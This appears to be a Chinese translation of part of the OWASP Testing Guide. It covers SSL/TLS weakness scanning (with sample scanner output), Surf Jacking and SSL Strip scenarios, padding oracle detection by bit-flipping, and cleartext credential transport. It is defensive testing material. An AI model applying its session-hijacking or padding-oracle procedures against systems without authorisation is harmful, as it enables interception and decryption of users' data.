<link rel="stylesheet" type="text/css" href="http://somesite/test.css">

#####

Checking localhost for HTTP support against HTTPS Stripping attack ...

[!] HTTP Support on port [80] : SUPPORTED
[!] Vulnerable to HTTPS Stripping attack mentioned in https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/Black
[!] Vulnerability Status: VULNERABLE

#####

Checking localhost:443 for HTTP elements embedded in SSL page ...

[!] HTTP elements embedded in SSL page: PRESENT
[!] Vulnerable to MITM malicious content injection attack
[!] Vulnerability Status: VULNERABLE

----- HTTP RESOURCES EMBEDDED -----
- http://othersite/test.js
- http://somesite/test.css

#####

Checking localhost:443 for ROBUST use of anti-caching mechanism ...

[!] Cache Control Directives: NOT PRESENT
[!] Browsers, Proxies and other Intermediaries will cache SSL page and sensitive information will be leaked.
[!] Vulnerability Status: VULNERABLE

Robust Solution:
- Cache-Control: no-cache, no-store, must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0
- Ref: https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006)
 http://msdn.microsoft.com/en-us/library/ms533020(v=vs.85).aspx

#####

Checking localhost:443 for Surf Jacking vulnerability (due to Session Cookie missing secure flag) ...

[!] Secure Flag in Set-Cookie: PRESENT BUT NOT IN ALL COOKIES
[!] Vulnerable to Surf Jacking attack mentioned in https://resources.enablesecurity.com/resources/Surf%20Jacking.pdf
[!] Vulnerability Status: VULNERABLE

----- RAW HTTP RESPONSE -----

HTTP/1.1 200 OK
Date: Wed, 23 Jul 2014 13:48:07 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: SessionID=xxx; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/; secure
Set-Cookie: SessionChallenge=yyy; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/
Content-Length: 193
Connection: close
Content-Type: text/html

#####

Checking localhost:443 for ECDHE/DHE ciphers against FORWARD SECRECY support ...

[*] Forward Secrecy: SUPPORTED
[*] Connected using cipher - TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA on protocol - TLSv1
[*] Attackers will NOT be able to decrypt sniffed SSL packets even if they have compromised private keys.
[*] Vulnerability Status: No

```

```
#####
Checking localhost:443 for RC4 support (CVE-2013-2566) ...

[!] RC4: SUPPORTED
[!] Vulnerable to MITM attack described in http://www.isg.rhul.ac.uk/tls/
[!] Vulnerability Status: VULNERABLE

#####
Checking localhost:443 for TLS 1.1 support ...

Checking localhost:443 for TLS 1.2 support ...

[*] TLS 1.1, TLS 1.2: SUPPORTED
[*] Immune from BEAST attack mentioned in http://www.infoworld.com/t/security/red-alert-https-has-been-hacked-174025
[*] Vulnerability Status: No

#####
Loading module: sslyze by iSecPartners ...

Checking localhost:443 for Session Renegotiation support (CVE-2009-3555,CVE-2011-1473,CVE-2011-5094) ...

[*] Secure Client-Initiated Renegotiation : NOT SUPPORTED
[*] Mitigated from DOS attack (CVE-2011-1473,CVE-2011-5094) mentioned in https://www.thc.org/thc-ssl-dos/
[*] Vulnerability Status: No

[*] INSECURE Client-Initiated Renegotiation : NOT SUPPORTED
[*] Immune from TLS Plain-text Injection attack (CVE-2009-3555) - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555
[*] Vulnerability Status: No

#####
Loading module: TestSSLServer by Thomas Pornin ...

Checking localhost:443 for SSL version 2 support ...

[*] SSL version 2 : NOT SUPPORTED
[*] Immune from SSLv2-based MITM attack
[*] Vulnerability Status: No

#####
Checking localhost:443 for LANE (LOW,ANON,NULL,EXPORT) weak ciphers support ...

Supported LANE cipher suites:
SSLv3
 RSA_EXPORT_WITH_RC4_40_MD5
 RSA_EXPORT_WITH_RC2_CBC_40_MD5
 RSA_EXPORT_WITH_DES40_CBC_SHA
 RSA_WITH_DES_CBC_SHA
 DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
 DHE_RSA_WITH_DES_CBC_SHA
 TLS_ECDH_anon_WITH_RC4_128_SHA
 TLS_ECDH_anon_WITH_3DES_EDE_CBC_SHA
 TLS_ECDH_anon_WITH_AES_256_CBC_SHA
(TLSv1.0: same as above)
(TLSv1.1: same as above)
(TLSv1.2: same as above)

[!] LANE ciphers : SUPPORTED
[!] Attackers may be ABLE to recover encrypted packets.
[!] Vulnerability Status: VULNERABLE

#####
Checking localhost:443 for GCM/CCM ciphers support against Lucky13 attack (CVE-2013-0169) ...
```

```


Supported GCM cipher suites against Lucky13 attack:
TLSv1.2
 TLS_RSA_WITH_AES_128_GCM_SHA256
 TLS_RSA_WITH_AES_256_GCM_SHA384
 TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
 TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
 TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
 TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

[*] GCM/CCM ciphers : SUPPORTED
[*] Immune from Lucky13 attack mentioned in http://www.isg.rhul.ac.uk/tls/Lucky13.html
[*] Vulnerability Status: No

#####
Checking localhost:443 for TLS Compression support against CRIME (CVE-2012-4929) & TIME attack ...
[*] TLS Compression : DISABLED
[*] Immune from CRIME & TIME attack mentioned in https://media.blackhat.com/eu-13/briefings/Beery/bh-eu-13-a-perfect-cr
[*] Vulnerability Status: No

#####
[+] Breacher finished scanning in 12 seconds.
[+] Get your latest copy at http://yehg.net/

```



## 测试SSL证书有效性 - 客户端和服务端

首先升级浏览器，因为随着浏览器每个版本的发布，CA证书可能过期或更新。检查应用程序使用的证书的有效性。浏览器在遇到证书过期、证书不可信以及证书名字不匹配时会发出警告。


在访问HTTPS站点时，通过点击浏览器窗口中的小锁标志，测试人员可以查看证书信息包括发布者、有效时间、加密特性等等。如果应用程序需要客户端证书，测试人员可能需要安装一个来访问应用。证书信息可以在浏览器的已安装证书列表中找到。

这些检测应该应用在所有的SSL包装的信道中。不仅是443端口上的常见HTTPS服务，也可能有额外的服务被web应用架构或部署中使用（如HTTPS管理端口，HTTPS服务在非标准化端口等等）。因此需要将所有的检测应用于所有发现的SSL包装的服务中。例如，nmap扫描器有一种扫描模式（通过-SV选项）来识别SSL包装服务。Nessus漏洞扫描器也能够在所有SSL/TLS包装服务中实施SSL检测。

### 例9：人工测试证书有效性


除了提供人工创造的例子，这个指南也包括匿名的现实中的例子来强调HTTPS站点的证书名字问题是多么频繁。下面的截图展示了一个IT公司的例子。

我们访问.it站点，但是证书被赋予.com站点。IE浏览器提示了我们证书名字不匹配。



IE浏览器发出的警告

Firefox发出消息却不同。Firefox抱怨无法确定.com站点的身份，因为签署证书的CA未知。事实上，IE和Firefox没有预置相同的CA列表。因此不同浏览器的行为可能不一致。



Firefox发出的警告

## 测试其他漏洞

正如先前提到的，存在与SSL/TLS协议、加密算法或证书无关的其他类型的漏洞。除了本指南其他部分讨论的漏洞，当服务器同时提供HTTP和HTTPS服务时候，漏洞可能存在，使得攻击者能够强制受害者使用不安全的信道来替代安全信道。

### Surf Jacking

Surf Jacking攻击 [7] 最初是Sandro Gauci展示的，他允许攻击者在受害者的连接使用SSL或TLS加密的情况下劫持HTTP会话。

下面是攻击如何发生的场景：

- 受害者登陆安全的站点 <https://somesecuresite/>。
- 安全站点在客户登陆后分配了会话cookie。
- 当登陆后，受害者打开了新的浏览窗口，并访问<http://examplesite/>。
- 一个攻击者在同样的网络中，可以得到<http://examplesite> 的明文流量。
- 攻击者可以在劫持<http://examplesite>返回响应中发回 "301 Moved Permanently" 响应。在响应的HTTP头中包括"Location: <http://somesecuresite/>"头，使web浏览器请求<http://somesecuresite/>，注意现在我们是走HTTP而不是HTTPS。
- 受害者发起了通向 <http://somesecuresite/> 的明文请求，并在HTTP头中包含了明文的cookie。
- 攻击者可以嗅探流量，记录cookie。

测试网站是否存在该漏可以进行如下检测：

1. 检测网站是否同时支持HTTP和HTTPS协议
2. 检测cookie是否包含"Secure"标志

### SSL Strip

一些应用程序同时支持HTTP和HTTPS，为了可用性或者便于用户能输入两者而抵达站点。通常用户通过链接或者跳转进入HTTPS站点。典型的个人网银站点就是类似的配置，通过HTTP页面中内嵌的HTTPS登陆页面或表单属性进行。

攻击者处于一个特权位置 - 如同SSL strip [8] 中描述的 - 能够截获用户进入HTTP站点的流量，并操作该流量在HTTPS下进行中间人攻击。同时支持HTTP和HTTPS的应用程序存在该漏洞。

## 通过HTTP代理测试

在公司内部环境中，测试者可能发现无法直接访问服务，他们需要通过HTTP代理的CONNECT方法来访问[36]。许多工具在这种场景下无法正常使用，因为他们尝试直接访问响应TCP端口来进行SSL/TLS握手。通过中继程序的帮助如socat[37]，测试者可以在HTTP代理之后使用这些工具。

### 例10：通过HTTP代理测试

为了通过10.13.37.100:3128的代理来连接destined.application.lan:443，按照如下运行socat：

```
$ socat TCP-LISTEN:9999,reuseaddr,fork PROXY:10.13.37.100:destined.application.lan:443,proxyport=3128
```

接着就可以将所有目标指向localhost:9999：

```
$ openssl s_client -connect localhost:9999
```

所有指向localhost:9999的连接就能被socat通过代理高效的连接到destined.application.lan:443了。

## 配置审查

### 测试弱SSL/TLS加密套件

检查提供HTTPS服务的web服务器配置。如果web应用程序提供其他SSL/TLS包装服务，同样也需要检查。

### 例11：Windows 服务器

通过注册表项检查微软Windows服务器（2000,2003,2008）的配置：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\
```

包括一些子项目，含有加密算法，协议以及密钥交换算法。

### 例12：Apache

为了检查Apache2服务器支持的加密套件和协议，打开ssl.conf文件，查找SSLCipherSuite，SSLProtocol，SSLHonorCipherOrder，SSLInsecureRenegotiation和SSLCompression项目。

### 测试SSL证书有效性 - 客户端和服务端

在服务端和客户端同时检查应用程序使用的证书的有效性。虽然证书主要使用在web服务器中，但是也可能有额外的SSL保护的交流通道（如访问DBMS）。测试者应该检查应用程序架构来识别出所有SSL保护的信道。

## 测试工具

- [21][Qualys SSL Labs - SSL Server Test]<https://www.ssllabs.com/ssltest/index.html>: 面向互联网的在线扫描工具。

- [27] [Tenable - Nessus Vulnerability Scanner]<http://www.tenable.com/products/nessus>: 包含一些测试SSL相关漏洞、证书漏洞以及HTTP基本认证方面的插件。
- [32] [TestSSLServer]<http://www.bolet.org/TestSSLServer/>: windows可执行的一个java扫描器，包括测试加密套件、CRIME和BEAST。
- [33] [sslyze]<https://github.com/iSECPartners/sslyze>: 一个检测SSL/TLS漏洞的python脚本。
- [28] [SSLAudit]<https://code.google.com/p/sslaudit/>: 一个参照Qualys SSL Labs评估指南的perl/windows扫描器。
- [29] [SSLScan]<http://sourceforge.net/projects/sslscan/> with [SSL Tests][http://www.pentesterscripting.com/discovery/ssl\\_tests](http://www.pentesterscripting.com/discovery/ssl_tests): 一个SSL扫描器和用来枚举SSL漏洞的SSL包装器。
- [31] [nmap]<http://nmap.org/>: 主要用来识别基于SSL的服务以及检查证书和SSL/TLS漏洞。特别是包含了检测[Certificate and SSLv2]<http://nmap.org/nsedoc/scripts/ssl-cert.html> 的脚本，以及支持[SSL/TLS protocols/ciphers]<http://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html>的内部评估。
- [30] [curl]<http://curl.haxx.se/> and [openssl]<http://www.openssl.org/>: 可以用来手动查询SSL/TLS服务。
- [9] [Stunnel]<http://www.stunnel.org/>: 一个值得关注的SSL客户端，SSL代理，允许不支持SSL的工具能使用SSL服务。
- [37] [socat] <http://www.dest-unreach.org/socat/>: 多用途中继程序。
- [38] [testssl.sh] <https://testssl.sh/>

## 参考资料

### OWASP 资源

- [5] [OWASP Testing Guide - Testing for cookie attributes (OTG-SESS-002)][https://www.owasp.org/index.php/Testing\\_for\\_cookies\\_attributes\\_\(OTG-SESS-002\)](https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002))
- [4] [OWASP Testing Guide - Test Network/Infrastructure Configuration (OTG-CONFIG-001)][https://www.owasp.org/index.php/Test\\_Network/Infrastructure\\_Configuration\\_\(OTG-CONFIG-001\)](https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001))
- [6] [OWASP Testing Guide - Testing for HTTP Strict Transport Security (OTG-CONFIG-007)][https://www.owasp.org/index.php/Test\\_HTTP\\_Strict\\_Transport\\_Security\\_\(OTG-CONFIG-007\)](https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007))
- [2] [OWASP Testing Guide - Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)][https://www.owasp.org/index.php/Testing\\_for\\_Sensitive\\_information\\_sent\\_via\\_unencrypted\\_channels\\_\(OTG-CRYPST-003\)](https://www.owasp.org/index.php/Testing_for_Sensitive_information_sent_via_unencrypted_channels_(OTG-CRYPST-003))
- [3] [OWASP Testing Guide - Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)][https://www.owasp.org/index.php/Testing\\_for\\_Credentials\\_Transported\\_over\\_an\\_Encrypted\\_Channel\\_\(OTG-AUTHN-001\)](https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001))
- [22] [OWASP Cheat sheet - Transport Layer Protection][https://www.owasp.org/index.php/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)
- [23] [OWASP TOP 10 2013 - A6 Sensitive Data Exposure][https://www.owasp.org/index.php/Top\\_10\\_2013-A6-Sensitive\\_Data\\_Exposure](https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure)
- [24] [OWASP TOP 10 2010 - A9 Insufficient Transport Layer Protection][https://www.owasp.org/index.php/Top\\_10\\_2010-A9-Insufficient\\_Transport\\_Layer\\_Protection](https://www.owasp.org/index.php/Top_10_2010-A9-Insufficient_Transport_Layer_Protection)
- [25] [OWASP ASVS 2009 - Verification 10][https://code.google.com/p/owasp-asvs/wiki/Verification\\_V10](https://code.google.com/p/owasp-asvs/wiki/Verification_V10)
- [26] [OWASP Application Security FAQ - Cryptography/SSL][https://www.owasp.org/index.php/OWASP\\_Application\\_Security\\_FAQ#Cryptography.2FSSL](https://www.owasp.org/index.php/OWASP_Application_Security_FAQ#Cryptography.2FSSL)

### 白皮书

- [1] [RFC5246 - The Transport Layer Security (TLS) Protocol Version 1.2 (Updated by RFC 5746, RFC 5878, RFC 6176)]<http://www.ietf.org/rfc/rfc5246.txt>
- [36] [RFC2817 - Upgrading to TLS Within HTTP/1.1]
- [34] [RFC6066 - Transport Layer Security (TLS) Extensions: Extension Definitions]<http://www.ietf.org/rfc/rfc6066.txt>
- [11] [SSLv2 Protocol Multiple Weaknesses]<http://osvdb.org/56387>
- [12] [Mitre - TLS Renegotiation MiTM]<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555>
- [13] [Qualys SSL Labs - TLS Renegotiation DoS]<https://community.qualys.com/blogs/securitylabs/2011/10/31/tls-renegotiation-and-denial-of-service-attacks>
- [10] [Qualys SSL Labs - SSL/TLS Deployment Best Practices]<https://www.ssllabs.com/projects/best-ssl-practices>

- practices/index.html]
- [14] [Qualys SSL Labs - SSL Server Rating Guide]<https://www.ssllabs.com/projects/rating-guide/index.html>
- [20] [Qualys SSL Labs - SSL Threat Model]<https://www.ssllabs.com/projects/ssl-threat-model/index.html>
- [18] [Qualys SSL Labs - Forward Secrecy]<https://community.qualys.com/blogs/securitylabs/2013/06/25/ssl-labs-deploying-forward-secrecy>
- [15] [Qualys SSL Labs - RC4 Usage]<https://community.qualys.com/blogs/securitylabs/2013/03/19/rc4-in-tls-is-broken-now-what>
- [16] [Qualys SSL Labs - BEAST]<https://community.qualys.com/blogs/securitylabs/2011/10/17/mitigating-the-beast-attack-on-tls>
- [17] [Qualys SSL Labs - CRIME]<https://community.qualys.com/blogs/securitylabs/2012/09/14/crime-information-leakage-attack-against-ssltls>
- [7] [SurfJacking attack]<https://resources.enablesecurity.com/resources/Surf%20Jacking.pdf>
- [8] [SSLStrip attack]<http://www.thoughtcrime.org/software/sslstrip/>
- [19] [PCI-DSS v2.0][https://www.pcisecuritystandards.org/security\\_standards/documents.php](https://www.pcisecuritystandards.org/security_standards/documents.php)
- [35] [Xiaoyun Wang, Hongbo Yu: How to Break MD5 and Other Hash Functions]  
[http://link.springer.com/chapter/10.1007/11426639\\_2](http://link.springer.com/chapter/10.1007/11426639_2)

# 测试 Padding Oracle (OTG-CRYPST-002)

## 综述

Padding Oracle是指应用程序的一个解密客户端提供的加密数据（比如客户端中存储的内部会话状态）的功能函数在完成解密后的验证填充字节正确性的时候泄露了其状态（填充是否正确）。Padding Oracle漏洞的存在允许攻击者解密加密后的数据以及在不知道密码算法中的密钥的情况下加密任意数据。这可能导致敏感信息泄露或者导致权限提升漏洞，如果应用程序对加密数据的完整性有要求的话。

分组加密算法以一定字节的块为单位来加密数据。常见的加密算法使用8字节或16字节作为块长度。需要加密的数据长度如果不是加密算法使用的块长度的整数倍的话，需要通过一定的填充算法来对齐，使得解密程序能够去掉填充的数据。常见的填充模式是 PKCS#7。它通过将不足的字节填充为剩余字节长度。

例子：

如果填充长度为5字节，那么在明文最后添加上5个 0x05。

如果填充无法匹配使用的填充模式的形式就会发生错误。Padding Oracle 漏洞就是应用程序泄露了加密数据解密后的特定的填充错误情况。这可能通过直接曝出的异常信息（如 Java中的BadPaddingException），不同服务器响应信息中的细微差别或者其他边信道发现（如耗时差异区别）。

一些密码的加密模式允许位反转攻击（bit-flipping attacks），也就是说在密文中反转一个比特位会引起明文中也反转比特位。在CBC加密数据中反转第N个数据块中的一个比特位会引起第N+1个数据块解密后的数据中相同比特位也反转。这个操作会导致第N个数据块的解密信息会成为垃圾信息。

Padding Oracle 攻击使攻击者能够在不知道加密密钥和加密算法的条件下解密数据，通过发送精心构造的密文数据来造成 Padding Oracle，并观察返回的结果。这破坏了加密数据的秘密性。比如，在存储在客户端的会话数据的例子中，攻击者可以得到应用程序的内部状态和架构信息。

Padding Oracle 攻击也能使攻击者在不知道加密密钥和加密算法条件下加密任意明文数据。如果应用程序通过解密数据进行认证，并假定解密数据的完整性，那么攻击者可能通过操作内部会话状态来获得更高的权限。

## 如何测试

### 黑盒测试

测试Padding Oracle漏洞：

首先必须识别出可能存在漏洞的输入点。通常需要满足下面条件：

1. 数据必须的加密的，通常看上去是随机数值的地方可能会是好的选择点。
2. 需要使用分组加密算法。解码后（通常使用Base64解码）的密文长度应该是常见的8字节或者16字节加密块的整数倍。  
不同的密文（如通过不同会话或操纵会话状态收集的）使用相同的分组块长度。

例子：

Dg6W80iWMIdVokIDH15T/A== Base64解码后为 0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc。看上去像16字节的随机数据。

如果找到了这样的输入入口，验证是否可以对加密数据进行位篡改操作。通常情况下，这个Base64编码值会包含初始化向量（IV）。给定明文 p 和 分组块长度为 n 的加密算法，那么分组块的数量为  $b = \text{ceil}(\text{length}(b) / n)$ 。由于IV的存在，加密字符串的长度为  $y=(b+1)*n$ 。

为了验证漏洞存在，解码字符串，反转倒数第二个数据块（ $b_{-1}$ ）的最后一比特位（位于  $y_{-n-1}$  字节的最低位（LSB）），重新编码后发送。接着解码原始字符串，反转倒数第三个数据块（ $b_{-2}$ ）的最后一个比特位（位于  $y_{-2*n-1}$  字节的最低位（LSB）），重新编码后发送。

如果已知的加密字符串是单个数据块（IV保存在服务器中或应用程序使用硬编码的IV），必须依次反转多个比特位。另一个方法是假装一个随机数据块，反转比特位来保证最后添加的数据块能便利所有的数值（0到255）。

测试用例和基本数值应该至少引发三种状态（解密时和解密之后）：

- 密文被解密，解密结果数据正确。
- 密文被解密，解密结果为垃圾数据，并触发了应用程序逻辑中的某些异常或错误处理程序。
- 由于填充错误导致的密文解密失败。

仔细比较这些响应结果。特别是寻找提示填充错误的异常和消息。如果存在这类的消息，那么应用程序存在Padding Oracle漏洞。如果上面提到的三种状态都能观察到（通过错误消息区别或时间边信道观测），很有可能在这个地方存在Padding Oracle漏洞。尝试进行Padding Oracle攻击来确认这一点。

例子：

- ASP.NET 在发生解密填充数据出错时候抛出 "System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed." 异常。
- 在Java中为 javax.crypto.BadPaddingException。
- 发生类似的解密错误都可能存在Padding Oracle攻击。

期望结果：

一个安全的实现是检查完整性，并只作出两个响应：成功和失败。同时保证没有边其他信道途径能确定内部错误状态。

## 灰盒测试

测试Padding Oracle漏洞：

确认所有需要从客户端获取加密数据，服务器端参与解密过程的地方。这些代码应该满足下面的条件：

1. 密文的完整性应该被安全的机制所验证，像HMAC或一些认证过的加密模式如GCM或CCM。
2. 所有在解密中或者解密之后的处理过程中发现的错误已经被统一处理。

## 测试工具

- PadBuster - <https://github.com/GDSSecurity/PadBuster>
- python-paddingoracle - <https://github.com/mwielgoszewski/python-paddingoracle>
- Poracle - <https://github.com/iagox86/Poracle>
- Padding Oracle Exploitation Tool (POET) - <http://netifera.com/research/>

例子

- Visualization of the decryption process - <http://erlend.oftedal.no/blog/poet/>

## 参考资料

白皮书

- Wikipedia - Padding oracle attack - [http://en.wikipedia.org/wiki/Padding\\_oracle\\_attack](http://en.wikipedia.org/wiki/Padding_oracle_attack)
- Juliano Rizzo, Thai Duong, "Practical Padding Oracle Attacks" - [http://www.usenix.org/event/woot10/tech/full\\_papers/Rizzo.pdf](http://www.usenix.org/event/woot10/tech/full_papers/Rizzo.pdf)



# 测试未加密通道中的敏感信息 (OTG-CRYPT-003)

## 综述

敏感信息在通过网络传输中必须被保护。如果数据是通过HTTPS或其他加密机制传输的，必须保证没有漏洞或这限制，如在文章 [测试弱SSL/TLS加密算法，不充分的传输层保护\(OTG-CRYPT-001\)](#)[1] 和其他OWASP文档中的描述的问题[2], [3], [4], [5]。

通常根据经验来看，如果数据在存储时必须被保护，那么在传输中也应该如此。下面是一些敏感信息的例子：

- 用于认证的信息（如登陆凭证，PIN码，会话标识，令牌，Cookies等等）
- 被法律、规定或组织相关策略保护的信息（如信用卡号码、客户数据）

如果应用程序通过未加密的通道（如HTTP）传输这些信息，这需要被认为是一个安全风险。比如一些通过HTTP发送明文凭证的基本认证措施，通过HTTP发送表单认证方法以及明文传输那些被规范、法律、组织策略或是应用程序业务逻辑中被认定的敏感信息。

## 如何测试

许多类型的信息应该被保护，但是会应用程序以明文方式传输。可以通过使用HTTP代替HTTPS来进行传输来检查这个问题，或者使用弱的加密算法。参考 [Top 10 2013-A6-Sensitive Data Exposure](#) [3] 来发现更多的不安全的凭证传输的信息，以及 [ insufficient transport layer protection in general [Top 10 2010-A9-Insufficient Transport Layer Protection](#) [2] 中关于更多的不安全的传输层保护的信息。

### 例1：通过HTTP的基本认证

一个典型的例子是通过HTTP进行基本认证。当使用基本认证时，用户凭证是被编码而不是加密，并通过HTTP头进行发送。在下面的例子中，测试者使用curl[5]来测试这个问题。注意应用程序是如何进行基本认证的，以及使用的HTTP而不是HTTPS。

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes Vary
Accept-Encoding Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title></head>
<body bgcolor=white> <h1>401 Authorization Required</h1> Invalid login credentials! </body></html>
```

### 例2：通过HTTP传输基于表单的认证操作

另一个典型的例子是通过HTTP传输用户认证信息的认证表单。在下面的例子中，我们可以看到HTTP在表单的“action”属性中被使用，就有可能通过代理劫持的方式查看HTTP数据流来发现这个问题。

```
<form action="http://example.com/login">
 <label for="username">User:</label> <input type="text" id="username" name="username" value="" />

 <label for="password">Password:</label> <input type="password" id="password" name="password" value="" />
 <input type="submit" value="Login"/>
</form>
```

### 例3：通过HTTP发送包含会话ID的Cookie信息

